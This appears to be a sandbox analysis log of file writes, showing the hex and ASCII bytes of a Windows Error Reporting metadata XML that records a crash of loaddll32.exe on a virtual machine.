C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 39 00 32 00 38 00 36 00 30 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6928600</Uptime>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 30 00 39 00 32 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>50922</PageFaultCount>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 34 00 36 00 36 00 37 00 35 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>114667520</PeakWorkingSetSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 34 00 35 00 30 00 37 00 37 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>114507776</WorkingSetSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3780	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 33 00 31 00 36 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>1031632</QuotaPeakPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3896	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3900	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	3910	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 35 00 39 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>985920</QuotaPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4008	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4012	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4022	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 34 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>84440</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4146	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4150	2	09 00		success or wait	5	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4160	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 39 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>75960</QuotaNonPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4268	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4272	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4282	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 30 00 38 00 32 00 38 00 39 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>40828928</PagefileUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4360	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4364	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4374	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 31 00 33 00 39 00 38 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>41398272</PeakPagefileUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4468	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4472	2	09 00		success or wait	5	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4482	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 30 00 38 00 32 00 38 00 39 00 32 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>40828928</PrivateUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4556	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4560	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4568	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4614	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4618	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4624	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4666	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4670	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4674	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4706	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4710	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4712	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4754	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4758	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4760	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4798	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4802	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4806	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4858	4	0d 00 0a 00		success or wait	9	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4862	2	09 00		success or wait	18	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	4866	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	9	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	5548	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	5552	2	09 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	5554	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	5594	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	5598	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	5600	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	5638	4	0d 00 0a 00		success or wait	6	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	5642	2	09 00		success or wait	12	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	5646	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6200	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6204	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6206	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6246	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6250	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6252	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6290	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6294	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6298	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6392	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6396	2	09 00		success or wait	2	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6400	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6b 00 6b 00 66 00 75 00 70 00 6c 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>kkfupl, Inc.</SystemManufacturer>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6506	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6510	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6514	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6b 00 6b 00 66 00 75 00 70 00 6c 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>kkfupl7,1</SystemProductName>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6610	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6614	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6618	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6738	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6742	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6746	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 38 00 39 00 30 00 37 00 36 00 35 00 31 00 30 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1589076510</OSInstallDate>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6828	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6832	2	09 00		success or wait	2	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml	6836	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DD7497A	unknown
